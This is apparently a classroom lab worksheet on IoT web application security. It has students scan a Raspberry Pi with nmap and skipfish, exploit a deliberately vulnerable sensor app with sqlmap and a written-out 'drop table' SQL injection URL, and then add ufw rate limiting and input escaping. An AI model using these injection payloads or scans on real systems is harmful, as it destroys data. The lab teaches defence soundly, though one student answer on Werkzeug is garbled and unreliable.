

Lab - Web Application Vulnerability

Topology





Required Resources

- ☐ Raspberry Pi 3 Model B or later (with PL-App)
- ☐ 8GB Micro SD card (minimum required)
- ☐ PC with IoTSec Kali VM
- ☐ Network connectivity between PC and Raspberry Pi

Objectives

In this lab, you will discover vulnerabilities in a simple Python web application using tools available in the IoTSec Kali VM. You will exploit the vulnerabilities much as a hacker would. Finally, you will learn how to address the vulnerabilities.

Part 1: Set up a Simple IoT Monitoring Application

Part 2: Conduct a Reconnaissance Attack

Part 3: Exploit a Vulnerable Web Application

Part 4: Add Application Protection

Background/Scenario

Many IoT systems include web applications that are used to monitor and control IoT devices. These applications are also used to view data submitted by IoT devices, often through an analytical dashboard. Many of these applications are accessed across the open Internet. Users authenticate to the application in order to make of use of it. Commercial home IoT devices use web applications to provide users with an easy way to monitor sensors in their homes and to control actuators such as thermostats, electrical outlets, and alarms.

Web application vulnerabilities involve system flaws or weakness in a web application. These vulnerabilities can be due to form inputs that have not been validated or sanitized, misconfigured web servers, and application design flaws. Attackers can exploit these weaknesses to compromise the security of the application. The attacks can use tools such as Nmap and skipfish, to scan for weaknesses. Nmap is a network exploration tool that can provide information on open ports and operating systems. skipfish is a web application security scanner. A skipfish scan provides an interactive sitemap by using recursive crawl and dictionary-based probes.

In this lab, you will exploit a misconfiguration in a simple Python application by using the sqlmap SQL injection tool that is available in the IoTSec Kali VM. You will discover web application weakness and address them by implementing a Python script that will sanitize application form input.

Part 1: Set up a Simple IoT Monitoring Application

Step 1: Set up the topology.

a. Set up the IoT Security lab topology with the Kali VM and Raspberry Pi connected physically via an Ethernet cable.

b. Log into the Kali VM.

c. Open a web browser in the Kali VM or your host PC and navigate to the IP address for your Raspberry Pi.

Step 2: Verify firewall status.

In this step, you will verify local connectivity to the Raspberry Pi via the local network.

a. Determine the IP address of your Raspberry Pi and SSH into the Raspberry Pi via a terminal in Kali VM as a user with elevated privileges.

b. In the Kali terminal, verify that the uncomplicated firewall application (UFW) on the Raspberry Pi is not running.

```
pi@myPi:~ $ sudo ufw status
Status: inactive
```

If the firewall status is active, enter the command **sudo ufw disable** to disable it.

```
pi@myPi:~ $ sudo ufw disable
```

Step 3: Run the application and show existing sensor data.

The simple web application was created using Python and a MySQL database. To start the application, make sure that MySQL is running and the databases are created. Start the MySQL service by running the following command.

```
pi@myPi:~ $ sudo systemctl start mysql
```

a. Navigate to the directory **/home/pi/notebooks/Course Materials/4. IoT Security/scripts** and review the contents of the directory.

To make it easier to follow the instructions in this lab, the PL-App terminal prompt will be shortened throughout this lab. To shorten the prompts in the current terminal, enter **PROMPT_DIRTRIM=<number>** at the prompt, where number is the number of directory levels you want to see in the prompt. Use the command **pwd** to display the full name of the current directory as needed.

```
pi@myPi:~ $ PROMPT_DIRTRIM=1
pi@myPi:~ $ cd notebooks/Course\ Materials/4.\ IoTSec/scripts/
pi@myPi:~ /.../scripts$ ls
app.py  init_mysql.sql (output omitted)
```

b. Create the application database and tables using the script provided. Please note that during the probing of the web application the database tables and data might become corrupt. It might be required to re-run the script to restore the database.


```
pi@myPi:~ /.../scripts$ sudo mysql < init_mysql.sql
```

c. The application can then be started from the command line using the following command:

```
pi@myPi:~ /.../scripts$ python3 app.py
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
 * Restarting with stat
```

Note: Keep this terminal open. The script must be running in order that the lab operate correctly. In addition, do not attempt to rerun the script from another terminal. Always use the same terminal to run the script.

d. Test the application from the Kali VM by opening a new web browser and connecting to the web page at the IP address of the Raspberry Pi with port 8080. The example IP address for this lab is 203.0.113.12. This IP address will be used throughout the lab.



Sensors data

No.	Name	Temperature	Status

Step 4: Add and update sensor data.

This application simulates an IoT web app that displays temperature data from a group of sensors. To add or update the sensor data, the application provides a simple REST API that can be accessed directly from the broswer. IoT sensors or gateways would send data over the web to a real application using a similar API.

a. Manually add temperature data. In a new web browser tab, visit the following webpage by using the IP address for your Raspberry Pi at port 8080 to add a new sensor:

```
http://203.0.113.12:8080/add/<SENSOR_NAME>?temperature=<VALUE>
```


where you replace the <SENSOR_NAME> and the <VALUE> parameters, like in the following example.

```
http://203.0.113.12:8080/add/Kitchen?temperature=40
```

If your post is successul, you will receive a reply of **OK** in the web browser. You will also see messages in the terminal where the Python script, app.py, was started. Leave the terminal open to observe the messages as you progress through the lab.

Make several posts using different sensor names with different teperature values.

b. To verify that the new data is in the SQL table, navigate to the IP address for your Raspberry Pi at port 8080. Note the number under the No. column. This is the ID used for each post of sensor data. You may need to refresh your browser window to see newly posted data.




Sensors data

No.	Name	Temperature	Status
1	Kitchen	40	OFF

c. Similarly, you can use the update API call to alter the temperature value of the sensor by referring to the ID number in the data table:

`http://203.0.113.12:8080/update/<ID>?temperature=30`

where <ID> is replaced with the ID number from the dashboard. In this example, <ID> is 1. Refresh your browser to see the updated results.



Sensors data

No.	Name	Temperature	Status
1	Kitchen	30	ON

Part 2: Conduct a Reconnaissance Attack

In this part, you will use the Kali Linux VM to run a reconnaissance attack against the vulnerable web application. The assumption is that an attacker has no knowledge of the running services on the web application server or the API. This will simulate how an attacker might discover an actual vulnerability in a server.

Step 1: Discover the open services on the Raspberry Pi.

One of the first steps in any attack is to understand the running services and ports on the local network.

a. In the Kali VM (not in the PL-App terminal that is open in the browser), open a new terminal. Issue the following command in the terminal to discover the network services that are available on the Raspberry Pi. Please note that the simple web application should still be running. This might take up to 5 minutes depending on your local network.

```
└─$ nmap 203.0.113.0/24 -p-
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-25 13:21 EEST
Nmap scan report for 203.0.113.11
Host is up (0.00055s latency).
All 65535 scanned ports on 203.0.113.11 are filtered
MAC Address: 00:E1:00:00:5B:0B (Unknown)
```

```
Nmap scan report for 203.0.113.12
Host is up (0.0013s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: B8:27:EB:CC:1C:9F (Raspberry Pi Foundation)

Nmap scan report for 203.0.113.1
Host is up (0.0000060s latency).
All 65535 scanned ports on 203.0.113.1 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 107.99 seconds
```

b. As seen above, the Raspberry Pi runs an SSH service on port 22 and an HTTP application on ports 80 and 8080. SSH will have been configured to run during an earlier lab. The attacker can now access the application from the browser and observe the provided dashboard.

   Investigate the running services on port 8080 using the command **nmap -A -T4 203.0.113.12 -p8080**. This scan reveals details about the software running on the server.

```
└─$ nmap -A -T4 203.0.113.12 -p8080
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-25 10:36 EEST
Nmap scan report for 203.0.113.12
Host is up (0.0012s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.12.2 (Python 3.5.3)
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: Werkzeug/0.12.2 Python/3.5.3
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: B8:27:EB:CC:1C:9F (Raspberry Pi Foundation)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop

< output omitted >
```

   What is the name and version of the HTTP daemon running on the Pi?

   R: vwerkzeug ersions below 3.0.1. This vulnerability has been patched in version 3.0.1.

Do research on the web to answer the following questions. What vulnerability was recently discovered in this web server software? Which company was compromised by an exploit of this vulnerability?

R: If an upload of a file that starts with CR or LF and then is followed by megabytes of data without these characters: all of these bytes are appended chunk by chunk into internal bytearray and lookup for boundary is performed on growing buffer. This allows an attacker to cause a denial of service by sending crafted multipart data to an endpoint that will parse it. The amount of CPU time required can block worker processes from handling legitimate requests.

Step 2: Use Skipfish to discover hidden application pages.

In this step, you will discover hidden application pages on the target device. The application dashboard does not show a method of inputting data on the page, so we need to see if there are any other available webpages that might accept input for our SQL injection. For this, we use the skipfish application provided in the Kali VM.

a. Run the following command to discover additional existing webpages. We are using the existing dictionary, minimal.wl, which is installed by default with the skipfish. Press any key to start the process and observe the statistics for the scan as it runs. The scan may take seven to ten minutes.

Consult the Kali Tools page for Skipfish to learn about the options used here.


```
└─$ skipfish -O -L -Y -S /usr/share/skipfish/dictionaries/minimal.wl -o
vulnerable_app_results http://203.0.113.12:8080
```

Output similar to that below can be observed in the SSH session that is running Python as skipfish runs.

```
< output omitted >
203.0.113.1 - - [25/May/2018 10:32:26] "GET /1001 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /00 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /zip/ HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /zip HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /00 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /1001 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /11 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /1991 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /2002 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /2013 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /22 HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /Program$%20Files HTTP/1.1" 404 -
203.0.113.1 - - [25/May/2018 10:32:26] "GET /_mem_bin HTTP/1.1" 404 –
< output omitted >
```

Note that many additional webpages have been discovered. The output in the SSH session will show all the pages that have been scanned in the Raspberry Pi. When the application is finished, a local directory **vulnerable_app_results** will be created.

b. In a web browser on the Kali VM, navigate to **file:///root/vulnerable_app_results/index.html**. Expand the crawl results to see the issues discovered by skipfish. Click **show trace +** to see the probe sent by skipfish and the response from the Raspberry Pi webserver.


Skipfish - scan results browser - Mozilla Firefox
file:///root/vulnerable_app_results/index.html
skipfish
WEB APP SCANNER

Random seed: 0xe8dec533 Total time: 0 hr 1 min 34 sec 324 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

http://203.0.113.12:8080/ 1 12 6
Code: 200, length: 292, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Document type overview - click to expand:

application/xhtml+xml (3)
text/plain (2)

Issue type overview - click to expand:

- Node should be a directory, detection error? (1)
- Incorrect or missing charset (low risk) (5)
- Incorrect or missing MIME type (low risk) (5)
- Hidden files / directories (2)
- New 404 signature seen (1)
- New 'Server' header value seen (1)

NOTE: 100 samples maximum per issue or document type.

Part 3: Exploit a Vulnerable Web Application

In this part of the lab, we will use sqlmap to walk through the process of attacking the web application using SQL injection. To learn more about sqlmap, search for the sqlmap users' guide on github. In addition, we will attack the database as a hacker could.

Step 1: Discover application details.

a. First, previous sqlmap tests might have saved data in your local VM, so before starting the attack delete any old results. Open a terminal and use the command **ls -a** to list the hidden files in the current directory.

```
└─$ ls -a
.               .ICEauthority       .sqlmap
..              lab_support_files   .ssh
.bash_history   .lesshst            Templates
< output omitted >
```

b. If the .sqlmap directory is present, use the command **rm -rfi /root/.sqlmap/** to remove the directory and content within the directory. If there are subdirectories, answer **yes** to descend and remove all the subdirectories. You may need to respond to 9 or 10 prompts.

```
└─$ rm -rfi /root/.sqlmap/
rm: descend into directory '/root/.sqlmap/'? yes
< output omitted >
rm: remove directory '/root/.sqlmap/'? yes
```

c. To discover the type and name of the database used by the web application, run the following command and answer the prompts as shown below. This could take a few minutes. You can also observe the messages on the SSH session.


```
└─$ sqlmap -u http://203.0.113.12:8080/add/test?temperature=26 --dbs --
threads=10 --current-db
< output omitted >
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL'
extending provided level (1) and risk (1) values? [Y/n] n
< output omitted >
GET parameter 'temperature' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 93 HTTP(s)
requests:
---
Parameter: temperature (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: temperature=26' AND SLEEP(5) AND 'Dmqa'='Dmqa
---
[13:45:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[13:45:36] [INFO] fetching current database
< some output omitted >
do you want sqlmap to try to optimize value(s) for DBMS delay responses
(option '--time-sec')? [Y/n] y
[13:45:58] [INFO] adjusting time delay to 1 second due to good response times
vulnSensors
current database:    'vulnSensors'
[13:46:39] [INFO] fetching database names
[13:46:39] [INFO] fetching number of databases
[13:46:39] [WARNING] (case) time-based comparison requires larger statistical
model, please wait.............................. (done)
2
[13:46:42] [WARNING] (case) time-based comparison requires larger statistical
model, please wait.............................. (done)
information_schema
[13:47:46] [INFO] retrieved: vulnSensors

available databases [2]:
[*] information_schema
[*] vulnSensors
< output omitted >
```

d. The database type has been discovered as MySQL and the name as **vulnSensors**. We can also search for the existing tables in that database. Respond to the prompt as shown below.

```
└─$ sqlmap -u http://203.0.113.12:8080/add/test?temperature=26 --dbms=mysql -
D vulnSensors --tables
< output omitted >
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: temperature (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: temperature=26' AND SLEEP(5) AND 'Dmqa'='Dmqa
---
[13:51:58] [INFO] testing MySQL
do you want sqlmap to try to optimize value(s) for DBMS delay responses
(option '--time-sec')? [Y/n] y
< output omitted >
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[13:53:54] [INFO] fetching tables for database: 'vulnSensors'
[13:53:54] [INFO] fetching number of tables for database 'vulnSensors'
< output omitted >
[1 table]
+----------+
| sensors |
+----------+
< output omitted >
```

While sqlmap is running, you can view the queries it sends in the PL-App terminal. After a browser refresh, you can also see that multiple sensor entries have been added.



574	test	0	ON
575	test	1	ON
576	test	1	OFF
577	test	1	ON
578	test	1	ON
579	test	1	OFF

So far, sqlmap has allowed us to discover that the database system is MySQL, the database name is **vulnSensors**, and the table used for storing data is **sensors**.


Step 2: Attack the discovered table.

As a last step of the attack, we are going to build an SQL injection query using wget. It will exploit vulnerabilities in the web application to delete the table from the database. The query can be sent to the web application from a browser, but also from the Kali command line with the following command. A hacker could do this and destroy important data.

Note: There is a space between the second hyphen (-) and the end quote (") at the end of the command.

```
└─$ wget
"http://203.0.113.12:8080/add/1?temperature=1%27);drop%20table%20sensors;-- "
```

This will delete the "**sensors**" table and make the web application unusable. Refresh the web browser to verify that the sensors table is no longer available. At this point, the web application has become unusable. No sensors will be able to post data to the application and users will not be able to monitor the IoT system. A hacker has successfully exploited a vulnerability in the web application using an SQL injection attack.


500 Internal Server Error - Mozilla Firefox
500 Internal Server Error
203.0.113.12:8080
Search

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Part 4: Add Application Protection

Before you continue with the following section, the application needs to be restored to its original state. Reinitialize the web application and the python process.

a. In the Kali terminal that is running the app.py script, press Ctrl-C to terminate the script.

b. Issue the following commands to reinitialize the web application and start the Python process.

```
pi@myPi:~/.../scripts $  sudo mysql < init_mysql.sql
pi@myPi:~/.../scripts $  python3 app.py
```

c. Refresh the web browser tab for the web application to verify that the application has become available again.

Step 1: Block the brute-force attack.

Both skipfish and sqlmap use multiple queries to identify application vulnerabilities. The firewall application provides a mechanism to limit such attacks.

a. Open a new web terminal in the PL-App.

b. Before you enable the ufw firewall, we must make sure that access to the SSH service and the web application is still allowed. Issue the following commands to allow access and start the firewall.

```
(pl-app) root@myPi:/home/pi/notebooks# ufw allow ssh
(pl-app) root@myPi:/home/pi/notebooks # ufw allow 8080/tcp
(pl-app) root@myPi:/home/pi/notebooks # ufw allow 80/tcp
(pl-app) root@myPi:/home/pi/notebooks # ufw enable
Firewall is active and enabled on system startup
```

c. The firewall application, ufw, has a simple mechanism that limits the number of requests from a single IP address to a specific service. Issue the following command.

```
(pl-app) root@myPi:/home/pi/notebooks # ufw limit 8080/tcp
```

d. Use the command **ufw status** to verify the firewall status.

```
(pl-app) root@myPi:/home/pi/notebooks# ufw status
Status: active
```

```
To                           Action      From
--                           ------      ----
22/tcp                       ALLOW       Anywhere
8080/tcp                     LIMIT       Anywhere
80/tcp                       ALLOW       Anywhere
22/tcp (v6)                  ALLOW       Anywhere (v6)
8080/tcp (v6)                LIMIT       Anywhere (v6)
80/tcp (v6)                  ALLOW       Anywhere (v6)
```

e. To view the log messages in real time when you perform the SQL injection, use the command **tail -f *filename*** in a new SSH session into Raspberry Pi from Kali VM. Press Ctrl-C to stop the display when finished.

```
pi@myPi:~ $ tail -f /var/log/kern.log
```

f. Issue the following command to perform an SQL injection again from the Kali VM terminal. You may need to run it more than once to see the UFW log messages in the SSH session running tail.

```
root@kali:~# sqlmap -u http://203.0.113.12:8080/add/test?temperature=26 --
dbms=mysql -D vulnSensors --tables
```

g. After the SQL injection, you will see log messages issued by ufw.


```
<output omitted>
May 25 11:22:51 locahost kernel: [16954.665180] [UFW LIMIT BLOCK] IN=eth0 OUT=
MAC=b8:27:eb:cc:1c:9f:00:0c:29:9c:a3:c5:08:00:45:00:00:3c:d7:a6:40:00:40:06:da:ee
SRC=203.0.113.1 DST=203.0.113.12 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=55206 DF
PROTO=TCP SPT=56186 DPT=8080 WINDOW=29200 RES=0x00 SYN URGP=0
```

h. Exit sqlmap with Ctrl-Z if necessary. Run the skipfish command again with a different output folder name. You should see UFW log messages in the PL-App terminal that show that skipfish was blocked.

```
└─$ skipfish -O -L -Y -S /usr/share/skipfish/dictionaries/minimal.wl -o
vulnerable_app_results1 http://203.0.113.12:8080
```

i. It will take some time for skipfish to run. After the skipfish scan is complete, in a web browser on the Kali VM, navigate to **file:///root/<*folder name*>/index.html**. In this example, it is

file:///root/vulnerable_app_results1/index.html. Compare these results with the report from the previous skipfish session.


Skipfish - scan results browser - Mozilla Firefox
file:///root/vulnerable_app_results1/index.html
skipfish

Random seed: 0xf0e439df Total time: 0 hr 4 min 8 sec 892 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

http://203.0.113.12:8080/ 2 3
Code: 200, length: 348, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Document type overview - click to expand:

application/xhtml+xml (2)

Issue type overview - click to expand:

- Limits exceeded, fetch suppressed (1)
- Resource fetch failed (1)
- Incorrect or missing charset (low risk) (1)
- New 404 signature seen (1)
- New 'Server' header value seen (1)

NOTE: 100 samples maximum per issue or document type.

Step 2: Sanitize application input.

The last step for securing the python web application is to sanitize the input that is sent to the MySQL service.

a. In a new PL-App terminal window, navigate to **/home/pi/notebooks/Course Materials/4. IoTSec/scripts**.

b. Verify that the Python script is still running in the SSH session on Kali VM. If not, restart the Python script in an SSH session on Kali VM.

```
pi@myPi:~/.../scripts# python3 app.py
```

c. Edit the app.py file using with the command **nano -l app.py**. Nano may indicate that the app.py script is already being edited by root. If so, enter "y" to continue. **Note**: The file is owned by root. Make sure you have root privilege to edit the file.

d. Locate line 67 in the **app.py** script. Comment this line by typing the "#" symbol in front of the line. Go to line 68. Delete the comment character from the beginning of the line. Do not change the indentation of the line.

```
#query="insert into sensors(name,temperature) values ('" + sensor_name + "','" + sensorTempStr + "');"

query="insert into sensors(name,temperature) values ('" + db.escape_string(sensor_name).decode("UTF-8") + "','" + db.escape_string(sensorTempStr).decode("UTF-8") + "');"
```

e. Press Ctrl-X to save the file and exit nano. Nano will prompt you if you want to save. Enter "y" to save the file and press enter to accept the filename as app.py.

f. Run the drop table attack again.

```
└─$ wget "http://203.0.113.12:8080/add/1?temperature=1%27);drop%20table%20sensors;-- "
```

